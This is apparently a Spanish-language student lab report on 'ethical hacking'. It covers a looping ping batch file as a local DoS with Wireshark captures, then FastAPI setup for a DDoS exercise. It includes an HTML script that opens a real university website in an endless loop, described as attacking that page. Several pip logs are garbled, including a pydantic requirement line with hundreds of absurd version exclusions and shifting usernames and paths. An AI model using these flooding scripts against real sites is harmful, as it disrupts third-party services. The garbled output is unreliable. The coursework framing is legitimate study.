

Maria Isabel Alvarez Pulgarin

Hackeo Etico

Herramientas utilizadas:

Wireshark: Es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones, para análisis de datos y protocolos, y como una herramienta didáctica.

Nmap: Es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes.

Postman: Es una plataforma para construir y usar APIs. Simplifica cada paso del ciclo de vida de las APIs y agiliza la colaboración, lo que te permite crear mejores APIs, ¡más rápido.

SoapUI: SoapUI es una aplicación de prueba de servicios web de código abierto para SOAP (Protocolo simple de acceso a objetos) y REST (Transferencias de estado representacionales). Proporciona un conjunto completo de funciones para probar, diseñar, modificar y documentar APIs.

Visual studio code: es un editor de código fuente desarrollado por Microsoft¹. Es software libre y multiplataforma, está disponible para Windows, GNU/Linux y macOS². VS Code tiene una buena integración con Git, cuenta con soporte para depuración de código, y dispone de un sinnúmero de extensiones

Laboratorio:

DoS: Se generan una cantidad masiva de peticiones al servicio desde una misma máquina o dirección IP, consumiendo así los recursos que ofrece el servicio hasta que llega un momento en que no tiene capacidad de respuesta y comienza a rechazar peticiones, esto es cuando se materializa la denegación del servicio.

Para esta parte realizamos una inundación de red esta es un algoritmo simple de enrutamiento en el cual se envían todos los paquetes entrantes por cada interfaz de salida, excepto por la que se ha recibido. Este algoritmo de enrutamiento es fácil de implementar, aunque con un enfoque bruto e ineficiente.

```
Administrador: Símbolo del sistema
Microsoft Windows [Versión 10.0.22621.2134]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\System32>ipconfig

Configuración IP de Windows

Adaptador de LAN inalámbrica Conexión de área local* 1:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS específico para la conexión. . :

Adaptador de LAN inalámbrica Conexión de área local* 2:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS específico para la conexión. . :

Adaptador de LAN inalámbrica Wi-Fi:

    Sufijo DNS específico para la conexión. . :
    Vínculo: dirección IPv6 local. . . : fe80::1f1d:866d:4c0a:6f17%17
    Dirección IPv4. . . . . : 10.50.1.249
    Máscara de subred . . . . . : 255.255.224.0
    Puerta de enlace predeterminada . . . . : 10.50.0.254

C:\Windows\System32>
```

Para realizar este procedimiento es necesario abrir el block de notas en donde implementaremos el siguiente código.

```
1  echo off
2
3  :loop
4
5  echo Prueba de Ejecucion de un DOS local
6  ping -t 10.50.1.249
7
8  goto loop
9
10 pause
```

Al escribirlo, es necesario guardarlo como si fuera un archivo .bat, al momento de correrlo en nuestra terminal, debe de aparecer el siguiente envío de paquetes.

```
C:\Windows\system32\cmd.e  x  +  v

C:\Users\juana\OneDrive\Escritorio\IUEHE2\202302\DoS>echo off
Prueba de Ejecucion de un DOS local

Haciendo ping a 10.50.1.249 con 32 bytes de datos:
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.50.1.249: bytes=32 tiempo<1m TTL=128
|
```



Se abre la aplicacion wireshark, para hacer un seguimiento del envio de paquetes.

The image shows the Wireshark network protocol analyzer interface. The top menu bar includes Archivo, Edición, Visualización, Ir, Captura, Analizar, Estadísticas, Telefonía, Wireless, Herramientas, and Ayuda. The toolbar contains icons for opening files, saving, capturing, and analyzing. The packet list pane on the left shows a filter 'ip.dst == 10.50.1.249' and a list of 8 packets (No. 79-86). The packet details pane on the right shows the selected packet (No. 86) with its structure: Ethernet II, Internet Protocol Version 4, and Internet Control Message Protocol. The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII.


No.	Time	Source	Destination	Protocol	Length	Info
79	39.524901	10.50.1.249	10.50.1.249	ICMP	64	Echo (ping) request id=0x0001, seq=441/47361, ttl=12
80	39.524953	10.50.1.249	10.50.1.249	ICMP	64	Echo (ping) reply id=0x0001, seq=441/47361, ttl=12
81	40.532925	10.50.1.249	10.50.1.249	ICMP	64	Echo (ping) request id=0x0001, seq=442/47617, ttl=12
82	40.533025	10.50.1.249	10.50.1.249	ICMP	64	Echo (ping) reply id=0x0001, seq=442/47617, ttl=12
83	41.544425	10.50.1.249	10.50.1.249	ICMP	64	Echo (ping) request id=0x0001, seq=443/47873, ttl=12
84	41.544481	10.50.1.249	10.50.1.249	ICMP	64	Echo (ping) reply id=0x0001, seq=443/47873, ttl=12
85	42.557393	10.50.1.249	10.50.1.249	ICMP	64	Echo (ping) request id=0x0001, seq=444/48129, ttl=12
86	42.557521	10.50.1.249	10.50.1.249	ICMP	64	Echo (ping) reply id=0x0001, seq=444/48129, ttl=12


Frame 86: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
Null/Loopback
Internet Protocol Version 4, Src: 10.50.1.249, Dst: 10.50.1.249
Internet Control Message Protocol

Al instalar nmap realizaremos tambien un seguimiento de nuestra actividad.




Ademas de observar este proceso, al abrir nuestro navegador, se pondra ver, la cantidad de peticiones a la pagina web que deseamos atacar, de esta forma se cumple con el ataque Dos






```
1 <html>
2
3
4 <header>
5   <title>Ejemplo 2 DOS HTML</title>
6
7   <script>
8
9     function Doo()
10    {
11      window.open('https://www.ios.edu.co', '_blank');
12    }
13
14    for(;;)
15    {
16      Doo();
17    }
18  }
19  </script>
20
21 </header>
22
23 <body>
24 </body>
25 </html>
```



DDoS: Se realizan peticiones o conexiones empleando un gran número de ordenadores o direcciones IP. Estas peticiones se realizan todas al mismo tiempo y hacia el mismo servicio objeto del ataque. Un ataque DDoS es más difícil de detectar, ya que el número de peticiones proviene desde diferentes IP's y el administrador no puede bloquear la IP que está realizando las peticiones, como sí ocurre en el ataque DoS.

Para la siguiente parte, es necesario crear dos carpetas en nuestro escritorio



Para poder generar nuestro código en python, es necesario descargar dos librerías.

Primero se hara `pip install fastapi`

```

C:\Users\alea>python --version
Python 3.11.3


C:\Users\alea>pip --version
22.3.1 From C:\Users\alea\AppData\Local\Programs\Python\Python311\lib\site-packages\pip (python 3.11)

C:\Users\alea>
C:\Users\alea>pip --version
pip 22.3.1 from C:\Users\alea\AppData\Local\Programs\Python\Python311\lib\site-packages\pip (python 3.11)
Programa se ejecutó con un comando interno o externo,
Programa o archivo por lotes ejecutable.

C:\Users\alea>pip --version
pip 22.3.1 from C:\Users\alea\AppData\Local\Programs\Python\Python311\lib\site-packages\pip (python 3.11)
Programa se ejecutó con un comando interno o externo,
Programa o archivo por lotes ejecutable.

C:\Users\alea>cd C:\Users\alea\Documents\VB2023\5060\ThonSecurity
C:\Users\alea\Documents\VB2023\5060\ThonSecurity>pip install Fastapi
Requirement already satisfied: fastapi in C:\Users\alea\AppData\Local\Programs\Python\Python311\lib\site-packages (0.98.0)
Requirement already satisfied: pydantic<1.8,>=1.7.1,!=1.8.0,!=1.8.1,!=1.8.2,!=1.8.3,!=1.8.4,!=1.8.5,!=1.8.6,!=1.8.7,!=1.8.8,!=1.8.9,!=1.8.10,!=1.8.11,!=1.8.12,!=1.8.13,!=1.8.14,!=1.8.15,!=1.8.16,!=1.8.17,!=1.8.18,!=1.8.19,!=1.8.20,!=1.8.21,!=1.8.22,!=1.8.23,!=1.8.24,!=1.8.25,!=1.8.26,!=1.8.27,!=1.8.28,!=1.8.29,!=1.8.30,!=1.8.31,!=1.8.32,!=1.8.33,!=1.8.34,!=1.8.35,!=1.8.36,!=1.8.37,!=1.8.38,!=1.8.39,!=1.8.40,!=1.8.41,!=1.8.42,!=1.8.43,!=1.8.44,!=1.8.45,!=1.8.46,!=1.8.47,!=1.8.48,!=1.8.49,!=1.8.50,!=1.8.51,!=1.8.52,!=1.8.53,!=1.8.54,!=1.8.55,!=1.8.56,!=1.8.57,!=1.8.58,!=1.8.59,!=1.8.60,!=1.8.61,!=1.8.62,!=1.8.63,!=1.8.64,!=1.8.65,!=1.8.66,!=1.8.67,!=1.8.68,!=1.8.69,!=1.8.70,!=1.8.71,!=1.8.72,!=1.8.73,!=1.8.74,!=1.8.75,!=1.8.76,!=1.8.77,!=1.8.78,!=1.8.79,!=1.8.80,!=1.8.81,!=1.8.82,!=1.8.83,!=1.8.84,!=1.8.85,!=1.8.86,!=1.8.87,!=1.8.88,!=1.8.89,!=1.8.90,!=1.8.91,!=1.8.92,!=1.8.93,!=1.8.94,!=1.8.95,!=1.8.96,!=1.8.97,!=1.8.98,!=1.8.99,!=1.9.0,!=1.9.1,!=1.9.2,!=1.9.3,!=1.9.4,!=1.9.5,!=1.9.6,!=1.9.7,!=1.9.8,!=1.9.9,!=1.9.10,!=1.9.11,!=1.9.12,!=1.9.13,!=1.9.14,!=1.9.15,!=1.9.16,!=1.9.17,!=1.9.18,!=1.9.19,!=1.9.20,!=1.9.21,!=1.9.22,!=1.9.23,!=1.9.24,!=1.9.25,!=1.9.26,!=1.9.27,!=1.9.28,!=1.9.29,!=1.9.30,!=1.9.31,!=1.9.32,!=1.9.33,!=1.9.34,!=1.9.35,!=1.9.36,!=1.9.37,!=1.9.38,!=1.9.39,!=1.9.40,!=1.9.41,!=1.9.42,!=1.9.43,!=1.9.44,!=1.9.45,!=1.9.46,!=1.9.47,!=1.9.48,!=1.9.49,!=1.9.50,!=1.9.51,!=1.9.52,!=1.9.53,!=1.9.54,!=1.9.55,!=1.9.56,!=1.9.57,!=1.9.58,!=1.9.59,!=1.9.60,!=1.9.61,!=1.9.62,!=1.9.63,!=1.9.64,!=1.9.65,!=1.9.66,!=1.9.67,!=1.9.68,!=1.9.69,!=1.9.70,!=1.9.71,!=1.9.72,!=1.9.73,!=1.9.74,!=1.9.75,!=1.9.76,!=1.9.77,!=1.9.78,!=1.9.79,!=1.9.80,!=1.9.81,!=1.9.82,!=1.9.83,!=1.9.84,!=1.9.85,!=1.9.86,!=1.9.87,!=1.9.88,!=1.9.89,!=1.9.90,!=1.9.91,!=1.9.92,!=1.9.93,!=1.9.94,!=1.9.95,!=1.9.96,!=1.9.97,!=1.9.98,!=1.9.99,!=2.0.0,!=2.0.1,!=2.0.2,!=2.0.3,!=2.0.4,!=2.0.5,!=2.0.6,!=2.0.7,!=2.0.8,!=2.0.9,!=2.0.10,!=2.0.11,!=2.0.12,!=2.0.13,!=2.0.14,!=2.0.15,!=2.0.16,!=2.0.17,!=2.0.18,!=2.0.19,!=2.0.20,!=2.0.21,!=2.0.22,!=2.0.23,!=2.0.24,!=2.0.25,!=2.0.26,!=2.0.27,!=2.0.28,!=2.0.29,!=2.0.30,!=2.0.31,!=2.0.32,!=2.0.33,!=2.0.34,!=2.0.35,!=2.0.36,!=2.0.37,!=2.0.38,!=2.0.39,!=2.0.40,!=2.0.41,!=2.0.42,!=2.0.43,!=2.0.44,!=2.0.45,!=2.0.46,!=2.0.47,!=2.0.48,!=2.0.49,!=2.0.50,!=2.0.51,!=2.0.52,!=2.0.53,!=2.0.54,!=2.0.55,!=2.0.56,!=2.0.57,!=2.0.58,!=2.0.59,!=2.0.60,!=2.0.61,!=2.0.62,!=2.0.63,!=2.0.64,!=2.0.65,!=2.0.66,!=2.0.67,!=2.0.68,!=2.0.69,!=2.0.70,!=2.0.71,!=2.0.72,!=2.0.73,!=2.0.74,!=2.0.75,!=2.0.76,!=2.0.77,!=2.0.78,!=2.0.79,!=2.0.80,!=2.0.81,!=2.0.82,!=2.0.83,!=2.0.84,!=2.0.85,!=2.0.86,!=2.0.87,!=2.0.88,!=2.0.89,!=2.0.90,!=2.0.91,!=2.0.92,!=2.0.93,!=2.0.94,!=2.0.95,!=2.0.96,!=2.0.97,!=2.0.98,!=2.0.99,!=2.1.0,!=2.1.1,!=2.1.2,!=2.1.3,!=2.1.4,!=2.1.5,!=2.1.6,!=2.1.7,!=2.1.8,!=2.1.9,!=2.1.10,!=2.1.11,!=2.1.12,!=2.1.13,!=2.1.14,!=2.1.15,!=2.1.16,!=2.1.17,!=2.1.18,!=2.1.19,!=2.1.20,!=2.1.21,!=2.1.22,!=2.1.23,!=2.1.24,!=2.1.25,!=2.1.26,!=2.1.27,!=2.1.28,!=2.1.29,!=2.1.30,!=2.1.31,!=2.1.32,!=2.1.33,!=2.1.34,!=2.1.35,!=2.1.36,!=2.1.37,!=2.1.38,!=2.1.39,!=2.1.40,!=2.1.41,!=2.1.42,!=2.1.43,!=2.1.44,!=2.1.45,!=2.1.46,!=2.1.47,!=2.1.48,!=2.1.49,!=2.1.50,!=2.1.51,!=2.1.52,!=2.1.53,!=2.1.54,!=2.1.55,!=2.1.56,!=2.1.57,!=2.1.58,!=2.1.59,!=2.1.60,!=2.1.61,!=2.1.62,!=2.1.63,!=2.1.64,!=2.1.65,!=2.1.66,!=2.1.67,!=2.1.68,!=2.1.69,!=2.1.70,!=2.1.71,!=2.1.72,!=2.1.73,!=2.1.74,!=2.1.75,!=2.1.76,!=2.1.77,!=2.1.78,!=2.1.79,!=2.1.80,!=2.1.81,!=2.1.82,!=2.1.83,!=2.1.84,!=2.1.85,!=2.1.86,!=2.1.87,!=2.1.88,!=2.1.89,!=2.1.90,!=2.1.91,!=2.1.92,!=2.1.93,!=2.1.94,!=2.1.95,!=2.1.96,!=2.1.97,!=2.1.98,!=2.1.99,!=2.2.0,!=2.2.1,!=2.2.2,!=2.2.3,!=2.2.4,!=2.2.5,!=2.2.6,!=2.2.7,!=2.2.8,!=2.2.9,!=2.2.10,!=2.2.11,!=2.2.12,!=2.2.13,!=2.2.14,!=2.2.15,!=2.2.16,!=2.2.17,!=2.2.18,!=2.2.19,!=2.2.20,!=2.2.21,!=2.2.22,!=2.2.23,!=2.2.24,!=2.2.25,!=2.2.26,!=2.2.27,!=2.2.28,!=2.2.29,!=2.2.30,!=2.2.31,!=2.2.32,!=2.2.33,!=2.2.34,!=2.2.35,!=2.2.36,!=2.2.37,!=2.2.38,!=2.2.39,!=2.2.40,!=2.2.41,!=2.2.42,!=2.2.43,!=2.2.44,!=2.2.45,!=2.2.46,!=2.2.47,!=2.2.48,!=2.2.49,!=2.2.50,!=2.2.51,!=2.2.52,!=2.2.53,!=2.2.54,!=2.2.55,!=2.2.56,!=2.2.57,!=2.2.58,!=2.2.59,!=2.2.60,!=2.2.61,!=2.2.62,!=2.2.63,!=2.2.64,!=2.2.65,!=2.2.66,!=2.2.67,!=2.2.68,!=2.2.69,!=2.2.70,!=2.2.7
```

Y luego instalaremos pip install uvicorn




```
Downloading sniffio-1.3.0-py3-none-any.whl (10 kB)
Installing collected packages: typing-extensions, sniffio, idna, annotated-types, pydantic-core, anyio, starlette, pydantic, fastapi
Successfully installed annotated-types-0.5.0 anyio-4.0.0 fastapi-0.103.0 idna-3.4 pydantic-2.3.0 pydantic-core-2.6.3 sniffio-1.3.0 starlette-0.27.0 typing-extensions-4
.7.1

[notice] A new release of pip available: 22.3.1 -> 23.2.1
[notice] To update, run: python.exe -m pip install --upgrade pip
PS C:\Users\salas\Documents\VE2021\SOAPythonSecurity> pip install uvicorn
Collecting uvicorn
  Downloading uvicorn-0.23.2-py3-none-any.whl (59 kB)
    |#####| 59.5/59.5 kB 1.0 MB/s eta 0:00:00
Collecting click>7.0
  Downloading click-8.1.7-py3-none-any.whl (97 kB)
    |#####| 97.0/97.0 kB 1.4 MB/s eta 0:00:00
Collecting h11>=0.8
  Downloading h11-0.14.0-py3-none-any.whl (58 kB)
    |#####| 58.3/58.3 kB 1.0 MB/s eta 0:00:00
Collecting colorama
  Downloading colorama-0.4.6-py2.py3-none-any.whl (25 kB)
Installing collected packages: h11, colorama, click, uvicorn
Successfully installed click-8.1.7 colorama-0.4.6 h11-0.14.0 uvicorn-0.23.2

[notice] A new release of pip available: 22.3.1 -> 23.2.1
[notice] To update, run: python.exe -m pip install --upgrade pip
PS C:\Users\salas\Documents\VE2021\SOAPythonSecurity>
```

Se creara una clase llamada SOASecurityPython




```
application > soasecuritypython.py > ...
#SOA PythonSecurity
2
3 from fastapi import FastAPI
4 app = FastAPI(title='SOA python security', description='DURHE 2023')
5
6 #####
7
8 @app.get("/autenticarusuario",summary="Autenticar usuario",description="API para autenticar usuario",tags=["Autenticarusuario"])
9
10 async def autenticador_usuario(usuario:str | None=None, clave:str | None=None):
11     salida:str=usuario+clave
12     return salida
13
14 #####

starlette 1.35.0
sniffio 1.3.0
starlette 0.27.0
typing_extensions 4.7.1
uvicorn 0.23.2

[notice] A new release of pip available: 22.3.1 -> 23.2.1
[notice] To update, run: python.exe -m pip install --upgrade pip
```


Luego crearemos otra, que sera nuestro main



```
1 # main
2
3 #####
4
5 import uvicorn
6
7 #####
8
9 if __name__ == '__main__':
10     uvicorn.run("application.soasecuritypython:app",
11                 host='0.0.0.0',
12                 port=8000,
13                 reload=True)

PS C:\Users\salas\Documents\VE2021\SOAPythonSecurity> & C:\Users\salas\AppData\Local\Programs\Python\Python311\python.exe c:\Users\salas\Documents\VE20
21\SOAPythonSecurity\main.py
INFO: Will watch for changes in these directories: ['C:\Users\salas\Documents\VE2021\SOAPythonSecurity']
INFO: Uvicorn running on http://0.0.0.0:8000 (Press CTRL+C to quit)
INFO: Started reload process [2200] using StatReload
INFO: Started server process [2100]
INFO: Waiting for application startup.
INFO: Application startup complete.
INFO: 127.0.0.1:58490 - "GET /docs HTTP/1.1" 200 OK
INFO: 127.0.0.1:58490 - "GET /docs HTTP/1.1" 200 OK
INFO: 127.0.0.1:58490 - "GET /openapi.json HTTP/1.1" 200 OK
```

Al correrla, sera necesario realizar los siguientes cambios en la URL para poder entrar a nuestra API

